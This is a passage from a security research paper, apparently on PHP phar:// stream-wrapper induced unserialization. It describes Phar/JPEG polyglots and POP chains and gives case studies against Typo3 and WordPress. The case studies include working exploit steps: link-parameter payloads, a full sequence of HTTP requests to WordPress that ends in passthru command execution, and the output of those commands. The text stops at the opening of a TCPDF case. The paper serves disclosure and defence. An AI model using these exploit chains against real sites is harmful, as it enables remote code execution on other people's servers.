File Operation Induced Unserialization via the “phar://” Stream Wrapper

Sam Thomas - @_s_n_t

Contents

Introduction 2
Stream Wrappers 3
Phar Archives and the "phar://" Stream Wrapper 4
Basic Attack Methodology 5
Identifying File Path Handling Vulnerabilities 6
The Phar File Format 7
Exploiting Induced Unserialization 9
PHPGGC / PHARGGC 10
Case Studies 11
  Typo 3 11
  Wordpress 14
  TCPDF (via Contao) 21
Defence 25
Conclusions 26
References 27

Introduction

The risk of unserializing attacker-controlled data in PHP has been well known since Stefan Essar first presented the issue in detail in 2009[1]. This topic is closely associated with similar vulnerabilities in other languages (see CWE-502[2] and CWE-915[3]). Recent years have also seen several vulnerabilities in the native code implementing unserialization (CVE-2017-12934, CVE-2017-12933, CVE-2017-12932 et al.) further demonstrating the risk of exposing unserialization to attacker-controlled data.

This paper will present a novel attack technique specific to PHP which can cause unserialization to occur in a variety of exploitation scenarios. The technique can be used when an XXE vulnerability occurs, as well as such circumstance that would typically be considered an SSRF vulnerability and in a number of other scenarios where the vulnerability would previously have been considered an information disclosure issue.

Stream Wrappers

PHP implements complex file handling functionality through both user defined and in-built "stream wrappers":

"PHP comes with many built-in wrappers for various URL-style protocols for use with the filesystem functions such as fopen(), copy(), file_exists() and filesize()."[4]

The following wrappers are enabled by default (since PHP 5.3.0 - December 2009):

- file://
- http://
- ftp://
- php://
- zlib://
- data://
- glob://
- phar://

The "php://" wrapper has previously been used in XXE, local file inclusion and other file related exploitation scenarios to either directly access the input stream ("php://input") or to manipulate the value being read or written to a file using filters (e.g. "php://filter/convert.base64-encode/resource=index.php")[5][6][7]. The "ftp://", "http://" and "data://" wrappers are often used in remote file inclusion attacks[6]. The "expect://" wrapper (which is not enabled by default) leads directly to command execution[7].

This paper focuses on a particular behaviour of the "phar://" wrapper.

Phar Archives and the "phar://" Stream Wrapper

Much like the "zlib://" wrapper the "phar://" wrapper allows us to access files inside a local archive. The manual states:

"Phar archives are similar in concept to Java JAR archives, but are tailored to the needs and to the flexibility of PHP applications."[8]

Typically, these archives are used to hold self-extracting or self-contained applications, in the same way that a Jar archive can be executed a Phar archive contains an executable stub containing PHP code. To get to the crux of the issue at hand, Phar archives can also contain meta-data, and:

"Meta-data can be any PHP variable that can be serialized."[9]

This meta-data is unserialized when a Phar archive is first accessed by any(!) file operation. This opens the door to unserialization attacks whenever a file operation occurs on a path whose beginning is controlled by an attacker. This is true for both direct file operations (such as "file_exists") and indirect operations such as those that occur during external entity processing within XML (i.e. when an XXE vulnerability is being exploited).

Basic Attack Methodology

It should be evident that exploiting instances of this issue consists of two main stages.

1. Place a valid Phar archive containing the payload object onto the target's local file system.
2. Trigger a file operation on a "phar://" path referring to the file.

We need to identify a vulnerability allowing us to perform stage 2 before it is even worth considering stage 1. XXE issues should be well understood as well as the process of identifying them, but as well as potentially increasing the impact of all XXE vulnerabilities, this issue affects a broad class of issues that would previously have been considered either SSRF of information disclosure issues. Since the unserialization occurs if any file operation is performed on the appropriate "phar://" path, a range of path handling vulnerabilities are attackable.

Identifying File Path Handling Vulnerabilities

Finding these issues in code to which we have access is fairly straightforward. We can simply treat all file operations (fopen, file_exists, file_get_contents, etc..) as sinks and attempt to find paths from user-controlled data (sources) to these sinks.

Identifying simple instances of the issue when we don't have access to the source code is also straightforward. If the "allow_url_fopen" option is enabled (which it is by default) and outbound connectivity is possible from the target application, the "ftp://" stream wrapper can usually be used to identify issues since most file operations will work with this wrapper. We simply set up a server listening on a TCP port and attempt to cause the relevant ftp path to be accessed. We use the "ftp://" wrapper above the "http://" wrapper since "ftp://" supports a far wider range of operations (file writing, stat, unlink, rmdir, mkdir)[10].

In cases where either allow_url_fopen is not enabled, or outbound connectivity is not possble, we should observe that typically if a vulnerability is in place which allows us to control the full file path passed to a file operation, said operation will perform identically if a legitimate value (absolute or relative path) is passed to it as it will if that value is prefixed by "file://". If we identify a parameter that behaves in this way but does not behave identically when said parameter is prefixed by "fixe://" it is likely we have identified an instance of the issue.

Based on instances of this issue identified so far, it appears far more common for it to occur in circumstances where an attacker can upload files onto the target system (In which case, provided our file is not rejected for some reason, stage 1 is trivial). This is not surprising as the issue is so closely related to file operations, and these are far more likely to be exposed to an attacker that interacts (through the target application) with the file system.

Much like Local File Inclusion (LFI) vulnerabilities, if we are not able to directly upload files through the target application there are other avenues (e.g. temporary files[11][12]) we can consider to place full or partially controlled content on the local file system. However, the requirements of the file format mean this is a less trivial task.

The Phar File Format

A full description of the Phar file format is beyond the scope of this paper, however let us cover the key points from our perspective. There are a number of elements which must be present in a valid Phar archive:

- Stub

  Phar files can act as self extracting archives, the stub is PHP code which is executed when the file is accessed in an executable context. In the type of attacks covered in this paper it is sufficient for a minimal stub to exist since it will never be executed. The minimal stub is:

  ```
  <?php __HALT_COMPILER();
  ```
- Signature
  (optional - required for the archive to be loaded by PHP in default configuration)

  The signature consists of a 4 byte "magic" identification value "GBMB", 4 bytes to identify the signature type (MD5, SHA1, SHA256 or SHA512) and the signature itself.

- Meta-data (optional)

  The metadata may contain any serialized PHP object represented in the standard PHP format.

There are three base formats in which the data within a Phar archive can be stored; Phar, Zip and Tar. Each of which offers different types and degrees of flexibility. The Phar format allows us complete control of the start of a file. This minimal stub may be prefixed with any arbitrary data, and is the first thing in the file.

From an attacker's perspective the Tar format is extremely useful as it allows the construction of files that are both valid Phar/Tar archives and also valid as other file types. The format used is the "modern" USTAR format[13].

While a complete definition of the (US)Tar file format is beyond the scope of this paper, the salient points are:

- File sizes rounded up to nearest 512 byte size
- Each file preceded by 512 byte header
- First 100 bytes are filename
- 4 byte checksum for file contents
- The end of an archive is marked by at least two consecutive zero-filled records. (Anything after this is ignored

In short, this means if another file format allows arbitrary data of sufficient length within its first 100 bytes then a file can be constructed which is both valid under the targeted format and a valid Phar/Tar archive.

A simple example of this can be seen in constructing a file which is both a valid JPEG and a valid Phar archive. The JPEG file format has an arbitrary length description field which is given within the first 100 bytes.

If we have complete control of a string within the $_SESSION array which occurs within the first 100 bytes we can use a similar technique to cause the session file to be a valid Phar/Tar archive.

Exploiting Induced Unserialization

The remainder of this paper is focussed on exploiting induced unserialization through the use of POP (Property Oriented Programming) chains, as discussed in detail by Stefan Essar at BlackHat 2010[14]. Unlike the conventional unserialization vulnerability, where the data is used for some purpose immediately after unserialization with induced unserialization no further operations are performed on the object. This means that the "__wakeup" and "__destruct" magic methods are the only possible starting methods for a POP chain.

A significant change to the PHP eco-system has been the emergence of Composer as the predominant library manager. Applications which use Composer as the library manager generally include an autoloader that allows access to a wide range of classes included with the application. This increases the chance of finding a POP chain which leads to significant compromise.

PHPGGC / PHARGGC

PHPGGC[15] is an extremely useful tool for generating POP chains, which includes several gadget chains in common libraries, much like the ysoserial[16] tool for Java. Alongside this paper we have released a branch which includes PHARGGC a tool which can place the same payloads into valid Phar archives.

The tool can perform in two modes, it can either prepend a header to the stub or produce a JPEG/Phar polyglot. It should be noted that a small number of the payloads included with PHPGGC will not be effective as Phar payloads as they are not triggered by "__wakeup" or "__destruct". The tool can be downloaded from:

https://github.com/s-n-t/phpggc

Case Studies

Each case study given here represents an issue which is present in the latest version of the application at the time of writing. In all three cases the issue has been present for a number of years. A working exploit has been constructed for each case which works against the application running on the latest compatible version of PHP. Exploits were tested in a LAMP environment.

In all cases a POP chain has been constructed which leads from a "__destruct" method to the execution of arbitrary code or system commands.

Typo 3

Typo3 is a common CMS system. The issue described below was reported to the vendor on 9th June 2018, and addressed in versions 7.6.30, 8.7.17 and 9.3.[17]

The way links are processed as they are inserted into content within the application allows an attacker (with the ability to add content to the system) to completely control the value used in a call to "file_exists":


The relevant code was located within /typo3/sysext/core/Classes/Database/SoftReferenceIndex.php:

```
        } elseif ($containsSlash || $isLocalFile) { // file (internal)
            $splitLinkParam = explode('?', $link_param);
            if (file_exists(rawurldecode($splitLinkParam[0])) ||
$isLocalFile) {
```


This could be reached from a variety of user controlled input, a simple example is when attaching a link to an image - by setting a value such as "phar%3a//../fileadmin/user_upload/typo3.jpg/xxx.txt" (note: ":" must be urlencoded to "%3a" to follow the vulnerable code path) the application would attempt to access typo3.jpg as a Phar file and unserialize any metadata contained therein.

The application is vulnerable to several of the POP chains included with PHPGGC, a simple example exploit can be carried out by following these steps:


1) First, we generate a malicious archive containing a serialized payload, one of the chains included which is effective is "Guzzle/RCE1"




2) Using a valid backend account we upload the file into the CMS:
   a. Click “Filelist”
   b. Click on the “Upload” icon
   c. Select the “user_upload” folder
   d. Upload the file we generated



3) Now we can insert an image into content within the CMS:
   a. Click “Page”
   b. Select a page, “404” in our case
   c. Edit or insert an Image



4) Finally, we can set the parameter of the image
   a. Scroll down to the “Link” parameter
   b. Set the value to “phar://../../htdocs/user_upload/Guzzle.jpg”
   c. When we click save the output of “uname -a” is included in the response.




```
HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 14:42:30 GMT
Server: Apache/2.4.7 (Ubuntu)
Expires: 0
Last-Modified: Mon, 30 Jul 2018 14:42:30 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 209366
Connection: close
Content-Type: text/html; charset=UTF-8

Linux vagrant-ubuntu-trusty-64 3.13.0-151-generic #201-Ubuntu SMP Wed May 30 14:22:13
UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
<!DOCTYPE html>
<html>
<head>
…
```

Wordpress

Wordpress is the most widely used CMS system on the internet. The issue described below was reported to the vendor on 28th February 2017, and remains unfixed at the time of writing.

The way certain thumbnail functionality within the application works enables an attacker with the privileges to upload and modify media items to gain sufficient control of the parameter used in a "file_exists" call to cause unserialization to occur.

The core vulnerability is within the wp_get_attachment_thumb_file function in /wp-includes/post.php:

```
function wp_get_attachment_thumb_file( $post_id = 0 ) {
    $post_id = (int) $post_id;
    if ( !$post = get_post( $post_id ) )
        return false;
    if ( !is_array( $imagedata = wp_get_attachment_metadata( $post->ID )
) )
        return false;

    $file = get_attached_file( $post->ID );

    if ( !empty($imagedata['thumb']) &&
    ($thumbfile = str_replace(basename($file), $imagedata['thumb'],
$file)) && file_exists($thumbfile) ) {
```

It is possible to reach this function through an XMLRPC call to the "wp.getMediaItem" method, with an arbitrary value for $imagedata['thumb'] and a partially controlled value for $file.

$file is returned by get_attached_file also from /wp-includes/post.php:

```
function get_attached_file( $attachment_id, $unfiltered = false ) {
    $file = get_post_meta( $attachment_id, '_wp_attached_file', true );

    // If the file is relative, prepend upload dir.
    if ( $file && 0 !== strpos( $file, '/' ) && ! preg_match( '|^.:\\\|',
$file ) && ( ( $uploads = wp_get_upload_dir() ) && false ===
$uploads['error'] ) ) {
        $file = $uploads['basedir'] . "/$file";
    }

    if ( $unfiltered ) {
        return $file;
    }
```

We can set the _wp_attached_file meta value arbitrarily. As can be seen above, if this file begins with either a '/' character or a windows drive letter such as 'Z:\' then the base directory will not be prepended. By setting the value to 'Z:\Z' $thumbfile will be set to $imagedata['thumb'] . '\' . $imagedata['thumb'] . ':'.

By setting $imagedata['thumb'] to a valid "phar://" path we can cause unserialization of the metadata contained within that file to occur.

Prior to Wordpress 4.9 (November 2017) there existed a path from the "__toString" magic method to attacker-controlled input within a call to "create_function"[18]. When using this path to exploit this vulnerability it was necessary to trigger the __toString method from another classes "__wakeup" or "__destruct" method since these are the only methods induced by Phar metadata unserialization. Wordpress core does not use an autoloader, so we are limited to classes loaded at the time of exploitation. Several popular plugins loaded classes which could be used to invoke "__toString" from the relevant methods.

After the call to "create_function" was removed, it was necessary to re-analyse the code to identify any other potentially useful classes which are loaded. One in particular stands out:

```
class Requests_Utility_FilteredIterator extends ArrayIterator {
    /**
     * Callback to run as a filter
     *
     * @var callable
     */
    protected $callback;

    ...

    public function current() {
        $value = parent::current();
        $value = call_user_func($this->callback, $value);
        return $value;
    }
}
```

This is an "ArrayIterator" which calls a property defined callback whenever the current method is invoked. This means if we can cause "foreach" to be called on such an Object we can invoke any single method function with a controlled value. Several popular plugins load classes which can be exploited along with this class to cause code execution. An example of a POP chain using the "WC_Log_Handler_File" class loaded by WooCommerce is as follows:

WC_Log_Handler_File:


```
    public function __destruct() {
        foreach ( $this->handles as $handle ) {
```

Requests_Utility_FilteredIterator:

```
    public function current() {
        $value = parent::current();
        $value = call_user_func($this->callback, $value);
```

We can set the callback to a function such as "passthru" to execute system commands and retrieve the output.

The vulnerability is exposed to any user with the “Author” role or above. To demonstrate the issue a user called “author” belonging to said role was created:



Once this user was created, the following sequence of requests was executed.

Request 1:

```
POST /xmlrpc.php HTTP/1.1
Host: wordpress.demo
Content-Type: text/xml
Content-Length: 1085
Connection: close

<?xml version="1.0"?>
<methodCall>
  <methodName>wp.uploadFile</methodName>
  <params>
     <param>
      <value>
        <string>1</string>
      </value>
    </param>
    <param>
      <value>
        <string>author</string>
      </value>
    </param>
    <param>
      <value>
        <string>p455w0rd</string>
      </value>
    </param>
    <param>
      <value>
       <struct>
         <member><name>name</name><value>pharnew.jpg</value></member>
         <member><name>type</name><value>image/pwnage</value></member>
         <member><name>bits</name><value><base64>/9j/4AAQS…</base64></value></member>
       </struct>
      </value>
    </param>
  </params>
</methodCall>
```

This request is used to upload a Phar archive containing our malicious payload, which will eventually trigger a call to “passthru(‘ls -l’)”. The response includes the location to which our file has been uploaded:

Response 1:

```
HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 20:38:02 GMT
Server: Apache/2.4.7 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 1369
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <struct>
  <member><name>attachment_id</name><value><string>16</string></value></member>

<member><name>date_created_gmt</name><value><dateTime.iso8601>20180730T20:38:14</dateTime.i
so8601></value></member>
  <member><name>parent</name><value><int>0</int></value></member>
  <member><name>link</name><value><string>http://wordpress.demo/wp-
content/uploads/2018/07/pharnew-7.jpg</string></value></member>
  <member><name>title</name><value><string>pharnew.jpg</string></value></member>
  <member><name>caption</name><value><string></string></value></member>
  <member><name>description</name><value><string></string></value></member>
  <member><name>metadata</name><value><string></string></value></member>
  <member><name>type</name><value><string>image/pwnage</string></value></member>
  <member><name>thumbnail</name><value><string>http://wordpress.demo/wp-
content/uploads/2018/07/pharnew-7.jpg</string></value></member>
  <member><name>id</name><value><string>16</string></value></member>
  <member><name>file</name><value><string>pharnew.jpg</string></value></member>
  <member><name>url</name><value><string>http://wordpress.demo/wp-
content/uploads/2018/07/pharnew-7.jpg</string></value></member>
</struct>
      </value>
    </param>
  </params>
</methodResponse>
```

Next, we need to log in to the front-end to retrieve valid cookies.

Request 2:

```
POST /wp-login.php HTTP/1.1
Host: wordpress.demo
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Connection: close

log=author&pwd=p455w0rd&wp-submit=Log+In
```

The response contains the relevant cookies.

Response 2:

```
HTTP/1.1 302 Found
Date: Mon, 30 Jul 2018 20:38:14 GMT
Server: Apache/2.4.7 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
X-Frame-Options: SAMEORIGIN
Set-Cookie:
wordpress_31ab4833b53827c30d9e748add2d04d2=author%7C1533155895%7Cdv5V0JZIP3WRSgnjnX7kVd1AGL
XDlEbKXnXVcY650mV%7C0663b88e5718e08157596a1808a0f7c069cae5fd571273ad5d32f2dabb7f8eff;
path=/wp-content/plugins; HttpOnly
Set-Cookie:
wordpress_31ab4833b53827c30d9e748add2d04d2=author%7C1533155895%7Cdv5V0JZIP3WRSgnjnX7kVd1AGL
XDlEbKXnXVcY650mV%7C0663b88e5718e08157596a1808a0f7c069cae5fd571273ad5d32f2dabb7f8eff;
path=/wp-admin; HttpOnly
Set-Cookie:
wordpress_logged_in_31ab4833b53827c30d9e748add2d04d2=author%7C1533155895%7Cdv5V0JZIP3WRSgnj
nX7kVd1AGLXDlEbKXnXVcY650mV%7C4734dac1f3962e733291e82413c7cb78a6b0646a84a07c8fabdab5cf84092
ab0; path=/; HttpOnly
Location: http://wordpress.demo/wp-admin/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

We can now use this cookie to make another request to retrieve the "_wpnonce" value which we need to set certain parameters.

Request 3:

```
GET /wp-admin/post.php?post=16&action=edit HTTP/1.1
Host: wordpress.demo
Cookie:
wordpress_31ab4833b53827c30d9e748add2d04d2=author%7C1533155895%7Cdv5V0JZIP3WRSgnjnX7kVd1AGL
XDlEbKXnXVcY650mV%7C0663b88e5718e08157596a1808a0f7c069cae5fd571273ad5d32f2dabb7f8eff
Connection: close
```

Response 3:

```
HTTP/1.1 200 OK

...
<form name="post" action="post.php" method="post" id="post">
<input type="hidden" id="_wpnonce" name="_wpnonce" value="a59c85c4f3" /><input
type="hidden" name="_wp_http_referer" value="/wp-admin/post.php?post=16&amp;action=edit" />
...
```

Now we can use this value (along with the cookie we already retrieved) in POST requests to set both the "file" and "thumb" parameters.

Request 4:

```
POST /wp-admin/post.php HTTP/1.1
Host: wordpress.demo
Cookie:
wordpress_31ab4833b53827c30d9e748add2d04d2=author%7C1533155895%7Cdv5V0JZIP3WRSgnjnX7kVd1AGL
XDlEbKXnXVcY650mV%7C0663b88e5718e08157596a1808a0f7c069cae5fd571273ad5d32f2dabb7f8eff
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Connection: close

_wpnonce=a59c85c4f3&_wp_http_referer=%2Fwp-
admin%2Fpost.php%3Fpost%3D16%26action%3Dedit&action=editpost&post_type=attachment&file=Z:\Z
&post_ID=16
```

The response to this is a simple 302 redirect.

Request 5:

```
POST /wp-admin/post.php HTTP/1.1
Host: wordpress.demo
Cookie:
wordpress_31ab4833b53827c30d9e748add2d04d2=author%7C1533155895%7Cdv5V0JZIP3WRSgnjnX7kVd1AGL
XDlEbKXnXVcY650mV%7C0663b88e5718e08157596a1808a0f7c069cae5fd571273ad5d32f2dabb7f8eff
Content-Type: application/x-www-form-urlencoded
Content-Length: 185
Connection: close

_wpnonce=a59c85c4f3&_wp_http_referer=%2Fwp-
admin%2Fpost.php%3Fpost%3D16%26action%3Dedit&action=editattachment&thumb=phar://./wp-
content/uploads/2018/07/pharnew-7.jpg/blah.txt&post_ID=16
```

Again, the response is a simple 302. We can now trigger the vulnerability by executing "wp.getMediaItem" against the attachment.

Request 6:

```
POST /xmlrpc.php?c=ls+-l+%2Fvar%2Fwww HTTP/1.1
Host: wordpress.demo
Content-Type: text/xml
Content-Length: 477
Connection: close

<?xml version="1.0"?>
<methodCall>
  <methodName>wp.getMediaItem</methodName>
  <params>
     <param>
      <value>
        <string>1</string>
      </value>
    </param>
    <param>
      <value>
        <string>author</string>
      </value>
    </param>
    <param>
      <value>
        <string>p455w0rd</string>
      </value>
    </param>
    <param>
      <value>
              <int>16</int>
      </value>
    </param>
  </params>
</methodCall>
```

Response 6:

```
HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 20:38:48 GMT
Server: Apache/2.4.7 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 1363
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <struct>
  <member><name>attachment_id</name><value><string>16</string></value></member>

<member><name>date_created_gmt</name><value><dateTime.iso8601>20180730T20:38:14</dateTime.i
so8601></value></member>
  <member><name>parent</name><value><int>0</int></value></member>
  <member><name>link</name><value><string>http://wordpress.demo/wp-
content/uploads/Z:\Z</string></value></member>
  <member><name>title</name><value><string></string></value></member>
  <member><name>caption</name><value><string></string></value></member>
  <member><name>description</name><value><string></string></value></member>
  <member><name>metadata</name><value><struct>
  <member><name>thumb</name><value><string>phar://./wp-content/uploads/2018/07/pharnew-
7.jpg/blah.txt</string></value></member>
</struct></value></member>
  <member><name>type</name><value><string>image/pwnage</string></value></member>
  <member><name>thumbnail</name><value><string>http://wordpress.demo/wp-
content/uploads/Z:\Z</string></value></member>
</struct>
      </value>
    </param>
  </params>
</methodResponse>
total 80
drwxr-xr-x   2 root    root     4096 Jun 27 21:40 bin
drwxr-xr-x   3 root    root     4096 Jun 27 20:45 boot
drwxr-xr-x  13 root    root     3880 Jul 30 21:04 dev
drwxr-xr-x 103 root    root     4096 Jul 25 18:56 etc
drwxr-xr-x   4 root    root     4096 Jul 25 18:42 home
lrwxrwxrwx   1 root    root       34 Jun 27 20:44 initrd.img -> boot/initrd.img-3.13.0-151-
generic
drwxr-xr-x  22 root    root     4096 Jun 27 21:40 lib
drwxr-xr-x   2 root    root     4096 Jun 27 20:43 lib64
drwx------   2 root    root    16384 Jun 27 20:45 lost+found
drwxr-xr-x   2 root    root     4096 Jun 27 20:42 media
drwxr-xr-x   2 root    root     4096 Apr 10  2014 mnt
drwxr-xr-x   2 root    root     4096 Jun 27 20:42 opt
dr-xr-xr-x 135 root    root        0 Jul 25 18:42 proc
drwx------   4 root    root     4096 Jul 25 18:56 root
drwxr-xr-x  27 root    root      900 Jul 25 20:26 run
drwxr-xr-x   2 root    root     4096 Jun 27 21:40 sbin
drwxr-xr-x   2 root    root     4096 Jun 27 20:42 srv
dr-xr-xr-x  13 root    root        0 Jul 25 18:42 sys
drwxrwxrwt   4 root    root     4096 Jul 30 21:31 tmp
drwxr-xr-x  10 root    root     4096 Jun 27 20:42 usr
drwxrwxrwx   1 vagrant vagrant  4096 Jul 25 18:41 vagrant
drwxr-xr-x  14 root    root     4096 Jul 25 18:54 var
lrwxrwxrwx   1 root    root       31 Jun 27 20:44 vmlinuz -> boot/vmlinuz-3.13.0-151-
generic
```

TCPDF (via Contao)

TCPDF is a widely used PDF generation library, which is often exposed to attacker generated HTML. The issue described below was reported to the developer on 24th May 2018, it remains unfixed at the time of writing.

The way the library processes "img" tags allows an attacker to completely control the string passed to "file_exists":

